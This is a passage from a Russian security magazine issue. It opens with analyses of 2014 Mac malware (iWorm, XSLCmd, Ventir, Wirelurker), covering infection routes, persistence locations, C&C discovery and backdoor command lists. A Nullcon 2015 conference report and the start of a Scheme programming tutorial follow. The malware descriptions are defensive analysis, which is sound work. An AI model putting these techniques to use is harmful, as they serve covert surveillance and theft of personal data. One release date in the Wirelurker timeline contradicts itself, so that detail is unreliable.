Складывается впечатление, что это опять пиар. Злоумышленники позаимствовали сторонний код, использовали довольно старые эксплойты (впрочем, на момент использования они могли быть не такими уж и старыми). Эксплойт к Adobe Flash (**CVE-2012-0773**), кстати, имеет интересное происхождение. Он впервые был показан в действии в 2012 году французами из VUPEN, конторы, которая информацию об уязвимостях не обнародует, а продает. Между прочим, Hacking Team тоже использовала этот эксплойт.

Каков общий вердикт? Careto — просто заказ, который пытаются преподнести как очередную мегакрутую разработку.

iWorm

Как ни странно, все-таки троян, а не червь. Обнаружен компанией «Доктор Веб» в сентябре 2014 года.

Дроппер создает каталог /Library/Application Support/JavaW, а в этом каталоге — файл самого вредоноса с названием JavaW. Также создается конфигурационный файл с именем %pw_dir%/.JavaW и файл /Library/LaunchDaemons/com.JavaW.plist для автозагрузки.

Для получения адресов своих командных серверов использует сайт reddit.com. Сначала вычисляется значение текущего дня по формуле cur_day = year_day + 365 * year, от полученного значения вычисляется MD5-хеш, значения первых 8 байт которого используются для запроса вида https://www.reddit.com/search?q=<MD5_hash_first_8_bytes>.

Установив соединение с управляющим сервером, троян обменивается с ним специальным набором данных, по которым с использованием ряда вычислений проверяется подлинность удаленного узла. Отправляемые данные шифруются по алгоритму AES-256.

Троян содержит встроенный интерпретатор скриптового языка Lua. Эта фича позволяет злоумышленникам при необходимости расширять функционал трояна, загружая и исполняя скрипты, разработанные для специфических задач.

Набор базовых команд бэкдора позволяет выполнять следующие операции:

- получение типа ОС;
- получение версии бота;
- получение UID бота;
- отправка GET-запроса;
- скачивание файла;
- открытие сокета для входящего соединения с последующим выполнением приходящих команд;
- ретрансляция трафика — принимаемые данные по одному сокету без изменений передаются на другой;
- выполнение системной команды;
- выполнение вложенного Lua-скрипта.

Бинарный код трояна упакован UPX и написан на C++, из чего исследователи делают вывод, что разработчик, скорее всего, обычно пишет под Linux, потому что большинство Mac-программ пишется на Objective-C.

Масштабы заражения составляют порядка 18 тысяч компьютеров. Некоторое недоумение вызывает

то, что в своем описании сотрудники Dr.Web не удосужились рассказать про вектор заражения, причем в названии слово worm вроде как присутствует. Восполним этот пробел. Никакого механизма саморепликации не было, распространение шло довольно тривиальным способом — через заражение популярных дистрибутивов с последующим их выкладыванием на торрент-трекере The Pirate Bay. Благодаря этому пользователей не волновало сообщение о необходимости ввести пароль для получения прав администратора. Между прочим, информация о методе заражения была получена владельцем сайта The Safe Mac (thesafemac.com) на email от анонимного отправителя.

XSLCmd

Очередной образец вредоноса, используемый в ходе атак класса APT. Mac-версия обнаружена в августе 2014-го. Представляет собой одноименный порт reverse shell для Windows, который применялся для атак с 2009 года. В версии XSLCmd для OS X добавлены две функции, отсутствующие в вариантах для Windows: считывание нажатий клавиш и создание снимков экрана.

Авторство приписывают кибергруппировке, названной GREF, из-за характерного стремления использовать код Google Analytics для встраивания скриптов, перенаправляющих на эксплойт-пак. Участники GREF не жалуют атаки с использованием фишинговых писем и предпочитают технику Watering Hole — взлом веб-сайтов, популярных среди работников определенных отраслей, и внедрение на их страницы вредоносных JavaScript-файлов.

Цели GREF достаточно разносторонние — от подрядчиков Пентагона до электронных и инженерных компаний, а также фонды и неправительственные организации, особенно те, которые имеют интересы в Азии. Довольно часто группировка использует следующие IP для своих командных серверов: 210.211.31.x (China Virtual Telecom — Гонконг), 180.149.252.x (Asia Datacenter — Гонконг) и 120.50.47.x (Qala — Сингапур), что наводит на некоторые подозрения о причастности Китая.

Ventir

Бэкдор для Mac с двумя кейлогерами на борту. Казалось бы, зачем два? В случае отсутствия прав root на диск из секции _keylog в области данных дроппера сохранялся файл под именем EventMonitor, реализация которого использовала API-функции Carbon Event Manager. Следует отметить, что этот способ не всегда работает корректно. Например, для последней на данный момент версии OS X 10.10 логируются только нажатия клавиш-модификаторов (Ctrl, Alt, Shift, etc.) и все, так как этот интерфейс считается устаревшим.

В случае если права root были, из секции _kext_tar на диск сохранялся архив kext.tar, из которого извлекались файлы:

- updated.kext — драйвер ядра, перехватывающий нажатые пользователем клавиши;
- Keymap.plist — карта соответствия кодов нажатых клавиш их значениям;
- EventMonitor — агент, взаимодействующий с драйвером и логирующий нажатые клавиши.

Этот второй кейлогер базируется на open source проекте LogKext, исходники которого доступны на GitHub. Драйвер загружался в ядро при помощи стандартной утилиты OS X kextload.

Все файлы вредоноса сохранялись в /Library/.local для root или в ~/Library/.local для обычного пользователя (~ — путь к домашней папке текущего пользователя). Бэкдор не представлял собой ничего из ряда вон выходящего, вот список поддерживаемых им команд:

- reboot — перезагрузка компьютера;
- restart — перезапуск бэкдора;
- uninstall — удаление бэкдора из системы;
- down exec — обновление бэкдора с C&C-сервера;
- down config — обновление config-файла;
- upload config — отправка config-файла на C&C-сервер;
- executeCMD:[параметр] — выполнение команды, указанной в параметре через функцию popen(cmd, "r"), отправление вывода команды на C&C-сервер;
- executeSYS:[параметр] — выполнение команды, указанной в параметре через функцию system(cmd);
- executePATH:[параметр] — запуск файла из директории "Library/.local/", имя файла передается в параметре;
- uploadfrompath:[параметр] — загрузка файла с указанным в параметре именем из директории Library/.local/ на C&C-сервер;
- downfile:[параметры] — скачивание файла с заданным в параметре именем с C&C-сервера и сохранение его по указанному в параметре пути.


Как видно, keylogger работал независимо от бэкдора, он сохранял лог в файл Library/.local/.logfile, который злоумышленники могли загрузить на свой C&C-сервер по команде.

Как уже упоминалось, способ с использованием драйвера гораздо более универсальный и надежный, но требует прав root. Вероятно, авторы предполагали, что работа с правами root будет основным режимом работы их трояна. Не исключено, что дроппер внедрялся на компьютер при помощи родительского приложения, которое могло использовать эксплойты для повышения привилегий. К сожалению, механизмы распространения Ventir пока остаются невыясненными.

Wirelurker

Обладатель множества эпитетов, в том числе — представитель «новой эпохи malware». Обнаружен и подробно исследован специалистами Palo Alto Networks. Краткая характеристика: из всех известных семейств для Mac, которые использовали троянизацию инсталляторов, имеет самое большое количество заражений; способен заражать iOS-устройства, причем даже те, для которых не использовался jailbreak.

Для заражения Wirelurker использовался сторонний китайский каталог приложений Maiyadi App Store.



Алгоритм работы Wirelurker

В нем были размещены 467 приложений с внедренным трояном. Эти приложения скачали 356 104 раза, так что троян, вероятно, установился на сотни тысяч компьютеров и мобильных устройств. Первые сообщения о подозрительной активности появились в июне 2014 года. Зараженные приложения были, в подавляющем большинстве, играми.

Алгоритм работы представлен на рисунке; как видно, один из процессов Wirelurker вел постоянный мониторинг USB-подключения к зараженному компьютеру. Для инфицирования iOS-устройств использовалась уязвимость **Masque**.

Всего было три версии Wirelurker. Версия Wirelurker.A как раз и содержалась в инсталляторах, ее распространение началось 30 апреля 2014 года. Неделей позже, 7 апреля, Wirelurker.B начал распространяться с командных серверов. С августа 2014 года с C&C уже загружался Wirelurker.C. Основные различия между версиями:

- версия A не заражала iOS-устройства, взаимодействие с C&C осуществлялось в режиме plain;
- версия B заражала iOS-устройства, которые были подвергнуты jailbreak, взаимодействие с C&C также в режиме plain;
- версия C заражала все iOS-устройства, и с jailbreak, и без, взаимодействие с C&C — с использованием шифрования DES.

В последней версии были реализованы два метода заражения iOS-устройств. Прежде всего Wirelurker определял статус jailbreak, обращаясь к сервису iOS с названием AFC2 (com.apple.afc2), который является стандартным интерфейсом для jailbreak-утилит. Если сервис AFC2 присутствовал, на мобильное устройство загружался файл sfbase.dylib.

Также для устройств с jailbreak выполнялись следующие операции:

- считывалась информация об установленных приложениях;
- в этом списке производился поиск приложений с идентификаторами com.meitu.mtxx (постинг фотографий от Meitu), com.taobao.taobao4iphone (клиент Taobao, аналог eBay в Китае), (клиент Alipay, аналог PayPal в Китае);
- в случае успешного поиска приложение скачивалось в компьютер, а информация о нем сохранялась в локальную SQLite базу данных;
- скачанное приложение распаковывалось и подвергалось модификации;
- модифицированное приложение с внедренным вредоносным кодом загружалось обратно в iOS-устройство.

Для устройств без jailbreak применялся другой метод: на компьютер скачивалось приложение, подписанное при помощи enterprise-сертификата, такие сертификаты Apple выдает компаниям для подписи корпоративных приложений. Получить такой сертификат, как правило, не составляет труда, чем активно могут пользоваться злоумышленники.

Вредоносный файл sfbase.dylib был основным бэкдором, который взаимодействовал с C&C. В частности, на управляющий сервер отправлялись данные из адресной книги и тексты СМС.

Информацию о самом устройстве отправлял основной модуль Wirelurker, это были:

- серийный номер;
- номер телефона;
- модель телефона;
- Apple ID;
- Wi-Fi-адрес.

Протрояненные приложения отправляли на C&C свое наименование и серийный номер, что позволяло злоумышленникам отслеживать динамику заражения мобильных устройств.

Кстати, разработчики недолго оставались на свободе после своих злодеяний. Как следует из сообщения Пекинского муниципального бюро общественной безопасности (Beijing Municipal Bureau of Public Security), в конце осени китайские правоохранительные органы арестовали троих предполагаемых разработчиков и распространителей Wirelurker. Следователи обнародовали лишь фамилии подозреваемых — Ван, Ли и Чен (Wang, Lee и Chen). Поимке злоумышленников во многом поспособствовала китайская антивирусная компания Qihoo 360 Technology.

ЗАКЛЮЧЕНИЕ

Весь 2014 год был особенно «урожайным» на новые Mac-вредоносы. Можно выделить следующие характеристики текущего периода развития вредоносных программ для Apple:

- разработчики вредоносов становятся опытнее, а их проекты — технологичнее;
- основная категория малвари преследует цели добывания личной информации, никаких банковских троянов пока нет;
- подавляющее большинство семейств предназначено для проведения атак класса APT, это значит, что за разработчиками стоят люди с большими деньгами;
- огромное количество образцов имеет китайское происхождение;
- разработчики часто используют сторонний код, модифицируя его для своих нужд;
- появилась тенденция к написанию гибридов, способных заражать мобильные устройства.

Все это вкупе со странной политикой Apple, которая в марте удалила несколько антивирусных приложений из App Store, и особой упертостью отдельных фанатов ее продукции в плане «у нас вредоносов нет» заставляет подозревать, что все еще только начинается. Можно согласиться, что модель безопасности для Mac и iOS более продуманна, чем, например, для Windows, но это не отменяет того факта, что абсолютной защиты не существует. Попытка же делать вид, что никаких проблем нет, ни к чему хорошему не ведет. В любом случае пользователи должны постоянно помнить, что безопасность их информации — в их собственных руках.

БЛАГОДАРНОСТЬ ОТ РЕДАКЦИИ

Автор и редакция благодарят Михаила Кузина из «Лаборатории Касперского» за дополнительную информацию об OSX.Ventir.

Колонка Дениса Макрушина

ОТЧЕТ О КОНФЕРЕНЦИИ NULLCON 2015



Денис Макрушин
Выпускник факультета информационной безопасности НИЯУ «МИФИ». Специализируется на исследовании угроз. Занимался тестированием на проникновение и аудитом безопасности корпоративных веб-приложений, стресс-тестированием информационных систем на устойчивость к DDoS-атакам, принимал участие в организации и проведении международных мероприятий по проблемам практической безопасности @difezza, defec.ru@difezza, defec.ru

Идет третий месяц с завершения форума по практической информационной безопасности, который проходил в Индии. Сегодня я понимаю, что эта страна и это мероприятие навсегда останутся в моей памяти и памяти некоторых его участников. Здесь было все: погони, квадрокоптеры, падения с мотоциклов, индийский госпиталь, медитация и информационная безопасность.

О КОНФЕРЕНЦИИ

Nullcon — ежегодная международная конференция по практической безопасности, которая проводится с 2010 года в Индии в штате Гоа. Традиционно для подобного рода мероприятий конфа объединяет в себе экспертов-практиков, специалистов как по обороне, так и по нападению. Организаторы — команда энтузиастов, которые «по стечению обстоятельств» работают в одной индийской консалтинговой ИБ-компании. Мероприятие длится пять дней, два из которых представляют собой тренинги, а три остальных — дни докладов. Со стороны приглашенного спикера все это выглядит как корпоратив, который индийские организаторы проводят для своих ребят в течение рабочей недели.

ДЕНЬ ПЕРВЫЙ: HARE KRSNA

Шум самолетов и возня с багажом остаются позади. В ноздри бьет запах костров, а глаза, привыкшие к свинцовым оттенкам московского неба, щурятся от индийского солнца. «Шесть дней до мероприятия — не переборщил ли я с количеством дней для акклиматизации?» — задаю я себе вопрос, когда вижу горящий мусор на обочинах трассы.

«В Гоа в это время как раз начинается сезон. Странно, что в этом году из России так мало туристов», — все, что я успеваю разобрать в бормотании таксиста. Рассказать ему про изменения в курсе валют или крикнуть, что впереди на дороге корова?.. В отличие от нее, никак не могу привыкнуть к левостороннему движению.

ДЕНЬ ВТОРОЙ: ТОЧКА НЕВОЗВРАТА

Впрочем, после самолета и едва заметной смены часовых поясов я проспал четырнадцать часов. Сегодня день встречи с моим другом и коллегой по исследованию, которое мы будем представлять на Нуллконе, — Станиславом Мерзляковым, он же просто «mr. Stas», как его вежливо называли в переписке организаторы. Стас уже второй раз посещает Гоа, поэтому он сразу же предупредил меня до нашего вылета: «Никаких туристических мест мы посещать не будем. Поедем вглубь штата, подальше от пляжей, белокожих людей и поближе к мартышкам. Хочешь покупаться и позагорать — у тебя сутки». Ну да… Я эти сутки проспал.

«Никаких перекусов, пока не найдем байки на все десять дней», — решили мы и двинулись вдоль пляжа. Лучше бы в этот момент мы поели и вообще забыли про двухколесный транспорт. Кто бы знал, как это нам аукнется через 72 часа…

ДЕНЬ ПЯТЫЙ: «ГОАНСКИЙ ПАДАЛЬЩИК»

Позади сотня километров пляжей, национального парка, полей и мелких деревушек. Каждую ночь мы останавливались в гостях в местных хостелах, а когда ночь настигала нас за рулем (темнеет в Индии в 18:00 по местному времени), то приходилось пару-тройку часов рулить в темноте. Ума не приложу, как мы тогда не влетели в какую-нибудь корову или грузовик…

Ничего, это «недоразумение» я поправил уже на рассвете, когда притупившиеся от скорости чувства заставляют неосознанно выкручивать ручку газа. Миг, и я уже на скорости 40 км/ч оттормаживаюсь плечом, тазом, коленом.

«I'm alright! Fine! Fine!» — кричу я остановившимся индусам. В это время у «мистера Стаса» глаза вылезают из орбит, когда он замечает скользящий по дороге байк.

«Школьные ссадины — легко отделался», — думаю про себя и хромаю к мотоциклу. Стоп! Почему хромаю? Вместо сандаля на правой ноге то, что от него осталось…

Бандана, которую нам подарили пару лет назад на корпоративе, спасала от обильного кровотечения пару часов, пока таксист возил нас от одной поликлиники к другой. Везде говорили одно и то же: «Нужно оперировать» и «Извините, нет специалиста». В итоге мою ногу зашили в местном госпитале.

ДЕНЬ ШЕСТОЙ: СУТКИ ДО НУЛЛКОНА

Вчерашний день я провалялся с температурой на койке какого-то хостела. Пора двигаться к месту мероприятия, которое находится в сорока километрах от моей койки, а это значит, что придется снова садиться на байк и «в режиме пенсионера» аккуратно двигаться вдоль обочины. Именно так мы и поступили.

Отель, что на два дня соберет специалистов по практической безопасности, находится недалеко от аэропорта, который, в свою очередь, является стратегическим объектом. А значит, все подъезды к нему охраняют военные. И кто бы это сказал двум русским парням, которые катятся на байках без экипировки, что-то периодически кричат друг другу и один из которых похож на забинтованную мумию?

Ревущий байк проносится мимо военного патруля, который свистит ему вслед. Увидев еще один, несущийся навстречу, патруль свистеть не стал — они просто выбежали на середину дороги и начали махать руками. «Намасте!» — поприветствовал я ребят в форме и тактично объехал. Увидев, как они прыгнули в машину, намереваясь догнать нас, мы свернули куда-то в сторону полей…

NULLCON: ДЕНЬ ПЕРВЫЙ

Отель на побережье с большим бассейном? Не создает рабочего настроения. Кажется, организаторы перестарались… и тем не менее залы в первый день были переполнены. Организаторы рассказали, что Нуллкон стабильно растет и общее количество участников насчитывает около 600 человек. Мне же показалось, что там их около тысячи, — возможно, я пока плохо запоминаю индийские лица.

Одним из самых ожидаемых докладов был рассказ Рауля Саси (Rahul Sasi) об **атаках на дроны**. Рауль провел анализ защищенности популярных в потребительском секторе моделей (например, Parrot AR.Drone 2.0) и продемонстрировал несколько интересных с точки зрения исследователя (пока еще на практике малварь, которая передается от одного дрона к другому, несет мало смысла) векторов атак. Малварь (или, как назвал ее Рауль, **Maldrone**) посредством эксплойта устанавливается в ПО дрона и позволяет атакующему взаимодействовать с драйверами и сенсорами квадрокоптера. В свою очередь, это позволяет злодею удаленно контролировать девайс и, что самое интересное, автоматически заражать (посредством все того же эксплойта) аналогичные дроны, которые находятся в зоне доступа его Wi-Fi. Эксплойт, который доставляет на борт квадрокоптера пейлоад в виде Maldrone, — это уже известный всем **SkyJack**, программное обеспечение для перехвата управления дроном, разработанное Сэми Камкаром (Samy Kamkar) в декабре 2013 года. Техника, которая лежит в основе данного ПО, не открывает чего-то принципиально нового и представляет собой классический сценарий атаки, в процессе которого от Wi-Fi точки доступа дрона отключаются все клиенты и подключается атакующий.

Исследователь рассмотрел и другие сценарии атак на квадрокоптеры. Так, **атака на систему GPS-навигации**, установленную на борту дрона, не только позволит «сбить его с толку», но и отлично подойдет для угона. Если проецировать этот вектор атаки не на потребительские модели, которые максимум несут в себе какую-нибудь недешевую видеотехнику, то угон таким образом дрона с пейлоадом в виде пулемета звучит заманчиво для криминальных и военных структур.

«Рауль, все это, без сомнения, круто и чертовски актуально. Но если бы перед тобой сейчас стояла задача как можно быстрее угнать Parrot Ar.Drone, что бы ты сделал?» — спросил я в кулуарах Рауля и его команду исследователей. «Я бы атаковал точку доступа Wi-Fi, установленную в дроне, дропнул бы всех ее юзеров и улетел», — ответил Рауль.

Не менее интересным докладом оказался Cool Boot Attack on DDR2 and DDR3. Да, исследователи не открыли Америки, и о принципах **атак методом холодной перезагрузки** известно уже не один год, однако любопытно ознакомиться с успешной реализацией данного класса атак на оперативную память типа DDR2 и DDR3. Основная фишка данных атак заключается в возможности атакующего читать содержимое оперативной памяти выключенного компьютера. Как известно из курса физики, ячейки памяти имеют свойство немгновенного разряда — скорость разряда зависит от температуры. До 85 градусов по Цельсию обновление содержимого ячеек памяти происходит примерно за 64 мс. В диапазоне температур от 85 до 95 градусов по Цельсию — 32 мс. Цельсий в шоке, потому что при достаточно низких температурах содержимое памяти может быть извлечено. На этом и построен доклад.

Майкл Оссманн (Michael Ossmann) в своем докладе **The NSA Playset** рассказал о внутренностях интересных девайсов — аналогов устройств, информация о которых утекла в паблик и которые, согласно этой информации, используются NSA. Из всех перечисленных устройств наиболее интересен небольшой девайс, внешне напоминающий имплантат (так называемый **RF Retroleflector**), не требующий источника питания и передающий информацию, перехваченную из цифровых и аналоговых коммуникаций. Закрепленная на кабеле монитора, эта «нечисть» может передавать по воздушному каналу третьей стороне изображения с монитора. Все тот же **ПЭМИН**! И кстати, ничего принципиально нового в самом докладе с момента его публикации на **DEFCON 22** не появилось.

NULLCON: ДЕНЬ ВТОРОЙ

День нашего выступления с темой, которую мы освещали на страницах твоего любимого журнала. «Анализ защищенности публичных терминалов — это, простите, что? Публичные терминалы? Не, не слышали» — такие вопросы мы ожидали от индийской аудитории, однако выяснилось, что ребята в теме. Несмотря на отсутствие более-менее «публичных» и более-менее «терминалов» в своей стране, они осознают все проблемы, которые тянут за собой эти устройства, и прогнозируют их появление в ближайшем будущем.

ЗАКЛЮЧЕНИЕ

Индия, несмотря на свою скромность во всех сферах жизни, умеет отдыхать. Она дышит позитивом! Nullcon 2015 прекрасно продемонстрировал это своим отношением к спикерам, своей организацией. Если «карнавал хакеров» где-то и существует, то он наверняка проводится в Индии, недалеко от гоанских пляжей. ⌶

ВКУРИВАЕМ В ФУНКЦИОНАЛЬНОЕ ПРОГРАММИРОВАНИЕ


ЧАСТЬ 1

СТРУКТУРА И ИНТЕРПРЕТАЦИЯ

Мне всегда хотелось написать серию статей по функциональному программированию для этого журнала, и я очень рад, что у меня наконец-то появилась такая возможность. Даже несмотря на то, что моя серия про анализ данных еще далека от завершения :). Не буду анонсировать содержание всей серии, скажу лишь, что сегодня мы поговорим о разных языках программирования, поддерживающих функциональный стиль, и соответствующих приемах программирования.



Max Griboedov@shutterstock.com



Виталий Худобахшов
vitaly@betamind.ru

ЯЗЫКИ ПРОГРАММИРОВАНИЯ, О КОТОРЫХ НЕ КАЖДЫЙ ЗНАЕТ

Я начал программировать еще в детстве, и годам к двадцати пяти мне казалось, что я все знаю и понимаю. Объектно ориентированное программирование стало частью моего мозга, все мыслимые книги о промышленном программировании были прочитаны. Но у меня оставалось такое ощущение, будто я что-то упустил, что-то очень тонкое и необыкновенно важное. Дело в том, что, как и многих в девяностые годы, в школе меня учили программировать на Pascal (о да, слава Turbo Pascal 5.5! — Прим. ред.), потом был C и C++. В университете Fortran и потом Java как основной инструмент на работе. Я знал Python и еще несколько языков, но все это было не то. А серьезного образования в области Computer Science у меня не было. Однажды во время перелета через Атлантику я не мог заснуть, и мне захотелось что-то почитать. Каким-то волшебным образом у меня под рукой оказалась книга про язык программирования Haskell. Мне кажется, именно тогда я понял истинный смысл выражения «красота требует жертв».

Теперь, когда меня спрашивают, как я выучил Haskell, я так и говорю: в самолете. Этот эпизод изменил мое отношение к программированию вообще. Конечно, после первого знакомства многие вещи казались мне не вполне понятными. Пришлось напрячься и изучить вопрос более тщательно. И знаешь, прошло десять лет, многие функциональные элементы стали частью промышленных языков, **лямбда-функции** уже есть даже в Java, **вывод типов** — в C++, **сопоставление с образцом** — в Scala. Многие думают, что это какой-то прорыв. И в этой серии статей я расскажу тебе про приемы функционального программирования, используя разные языки и их особенности.

Интернетчики часто на потеху публике составляют всякие списки и топы. Например, «список книг, которые ты должен прочесть до тех пор, пока тебе не исполнилось тридцать». Если бы передо мной стояла задача сделать список книг по программированию, которые ты должен прочесть до тех пор, пока тебе сколько-то там не исполнилось, то первое место, безусловно, досталось бы книге Абельсона и Сассмана **«Структура и интерпретация компьютерных программ»**. Мне даже иногда кажется, что компилятор или интерпретатор **любого** языка должен останавливать каждого, кто не читал эту книгу.


Поэтому если и есть язык, с которого нужно начинать изучение функционального программирования, так это Lisp. Вообще, это целое семейство языков, куда входит довольно популярный сейчас язык для JVM под названием **Clojure**. Но в качестве первого функционального языка он не особо подходит. Для этого лучше использовать язык **Scheme**, который был разработан в MIT и до середины двухтысячных годов служил основным языком для обучения программированию. Хотя сейчас вводный курс с тем же названием, что упомянутая книга, был заменен на курс по Python, она все еще не потеряла своей актуальности.

Постараюсь кратко рассказать о языке Scheme и вообще об идее, стоящей за языками данной группы. Несмотря на то что Lisp очень старый (из всех языков высокого уровня старше только Fortran), именно в нем впервые стали доступны многие методы программирования, применяемые сейчас. Далее я буду использовать название Lisp, имея в виду конкретную реализацию — Scheme.

СИНТАКСИС ЗА ДВЕ МИНУТЫ

Синтаксис в языке Lisp, хм, слегка спорный. Дело в том, что идея, лежащая в основе синтаксиса, крайне проста и построена на основе так называемых **S-выражений**. Это префиксная запись, в которой привычное тебе выражение 2 + 3 записывается как `(+ 2 3)`. Это может показаться странным, но на практике дает некоторые дополнительные возможности. Кстати, `(+ 2 10 (* 3.14 2))` тоже работает :). Таким образом, вся программа — это набор списков, в которых используется префиксная нотация. В случае языка Lisp сама программа и абстрактное синтаксическое дерево — «если вы понимаете, о чем я» ;) — по сути, ничем не отличаются. Такая запись делает синтаксический анализ программ на Lisp очень простым.

Раз уж мы говорим о языке программирования, то следует сказать о том, как определять функции в этом языке.



Обложка знаменитой книги «Структура и интерпретация компьютерных программ»

Тут нужно сделать небольшое отступление. Существует одна тонкость, значимость которой в современной литературе недооценена. Нужно все-таки разделять функцию в математическом смысле и функцию, как мы ее понимаем в функциональном программировании. Дело в том, что в математике функции являются декларативными объектами, а в программировании они используются для организации процесса вычислений, то есть в каком-то смысле, скорее, представляют собой императивное знание, знание, отвечающее на вопрос «как?». Именно поэтому Абельсон и Сассман в своей книге это очень тщательно разделяют и называют функции в программировании процедурами. В современной литературе по функциональному программированию это не принято. Но я все же настоятельно рекомендую разделять эти два смысла слова «функция» хотя бы у себя в голове.

Самый простой способ определить функцию — это написать следующий код. Начнем с неприлично простого:

```
(define (sq-roots a b c)
   (let ((D (- (* b b) (* 4 a c))))
        (if (< D 0)
          (list)
          (let ((sqrtD (sqrt D)))
             (let ((x1 (/ (- (- b) sqrtD)↵
             (* 2.0 a)))
                    (x2 (/ (+ (- b) sqrtD)↵
                    (* 2.0 a))))
                   (list x1 x2))))))
```

Да, это именно то, что ты подумал, — решение квадратного уравнения на Scheme. Но этого более чем достаточно, чтобы разглядеть все особенности синтаксиса. Здесь `sq-roots` — это название функции от трех формальных параметров.

На первый взгляд в конструкции `let`, которая используется для определения локальных переменных, слишком много скобок. Но это не так, просто сначала мы определяем список переменных, а затем выражение, в котором эти переменные используются. Здесь `(list)` — это пустой список, который мы возвращаем, когда корней нет, а `(list x1 x2)` — это список из двух значений.

Теперь о выражениях. В нашей функции `sq-roots` мы использовали конструкцию `if`. Вот здесь-то и начинается функциональное программирование.

Дело в том, что в отличие от императивных языков, таких как C, в функциональных языках `if` — это выражение, а не оператор. На практике это означает, что у него не может отсутствовать ветка else. Потому что выражение всегда должно иметь значение.

Нельзя рассказать про синтаксис, не поговорив о **синтаксическом сахаре**. В языках программирования синтаксическим сахаром называют конструкции, которые не являются необходимыми, а лишь облегчают чтение и переиспользование кода. Для начала приведем классический пример из языка C. Многие знают, что массивы не обязательное средство выражения, так как есть указатели. Да, действительно, массивы реализованы через указатели, и `a[i]` для языка C — это то же самое, что и `*(a + i)`. Данный пример вообще довольно необычен, с ним связан забавный эффект: так как операция сложения остается коммутативной в случае указателей, то последнее выражение — это то же самое, что и `*(i + a)`, а это может быть получено при удалении синтаксического сахара из выражения `i[a]`! Операция удаления синтаксического сахара в английском языке называется специальным словом **desugaring**.

Возвращаясь к языку Scheme, следует привести важный пример синтаксического сахара. Для определения переменных, как и в случае функций, используется ключевое слово (в Lisp и Scheme это называется специальной формой) `define`. К примеру, `(define pi 3.14159)` определяет переменную `pi`. Вообще говоря, точно так же можно и определять функции:

```
(define square (lambda (x) (* x x)))
```

это то же самое, что и

```
(define (square x) (* x x))
```

Последняя строчка выглядит чуть более легко читаемой по сравнению с вариантом, в котором используется лямбда-выражение. Однако понятно, что достаточно иметь первый вариант, а второй необязателен. Почему именно первый важнее? Потому что одно из самых базовых свойств функциональных языков — что функции в них являются объектами первого класса. Последнее означает, что функции можно передавать в качестве аргумента и возвращать в качестве значения.

Если посмотреть на `let` с точки зрения лямбда-выражения, то легко заметить следующее соответствие:

```
(let ((x 5) (y 2)) (* x y))
(apply (lambda (x y) (* x y)) (list 5 2))
```

Здесь оба выражения можно считать эквивалентными, а `apply` просто применяет функцию к списку аргументов.

ФУНКЦИОНАЛЬНОЕ ПРОГРАММИРОВАНИЕ

Функциональные языки бывают **чистыми** и **нечистыми**. Чистые функциональные языки сравнительно редки, к ним относятся в первую очередь **Haskell** и **Clean**. В чистых языках нет побочных эффектов. На практике это означает отсутствие присваивания и ввода-вывода в том виде, к которому мы привыкли. Это создает ряд трудностей, хотя в уже упомянутых языках это решено довольно хитроумно, и на этих языках пишут код с большим количеством ввода-вывода. Языки типа Lisp, OCaml или Scala допускают функции с побочными эффектами, и в этом смысле данные языки зачастую более практичны.

Наша задача — изучить основные приемы функционального программирования на Scheme. Поэтому мы будем писать чисто функциональный код, без использования генератора случайных чисел, ввода-вывода и функции `set!`, которая позволят менять значения переменных. Обо всем этом можно прочитать в книге **SICP**. Сейчас остановимся на самом существенном для нас.

Первое, что смущает начинающего в функциональном программировании, — это отсутствие циклов. А как же быть? Многих из нас учат, что рекурсия — это плохо. Аргументируется это тем, что рекурсия в обычных языках программирования обычно реализована неэффективно. Дело в том, что в общем случае следует различать рекурсию как технический прием, то есть вызов функции из самой себя, и рекурсию как процесс. В функциональных языках поддерживается оптимизация хвостовой рекурсии или, как иногда говорят, рекурсии с аккумулятором. Это можно проиллюстрировать на простом примере.

Пускай у нас есть две функции — `succ` и `prev`. Первая возвращает число, на 1 большее, чем аргумент, а вторая — на 1 меньшее. Теперь попробуем определить операцию сложения, причем двумя способами:

```
(define (add x y)
  (if (eq? y 0) x (add (succ x) (prev y))))
(define (add-1 x y)
  (if (eq? y 0) x (succ (add-1 x (prev y)))))
```

В чем разница между первым и вторым случаем? Дело в том, что если рассмотреть способ вычисления для первого случая по шагам, то можно увидеть следующее:

```
(add 3 4) =>
(add 4 3) =>
(add 5 2) =>
(add 6 1) =>
(add 7 0) =>
7
```

Во втором случае мы будем иметь примерно следующее:

```
(add-1 3 4) =>
(succ (add-1 3 3)) =>
(succ (succ (add-1 3 2))) =>
(succ (succ (succ (add-1 3 1)))) =>
(succ (succ (succ (succ (add-1 3 0))))) =>
(succ (succ (succ (succ 3)))) =>
(succ (succ (succ 4))) =>
(succ (succ 5)) =>
(succ 6) =>
7
```

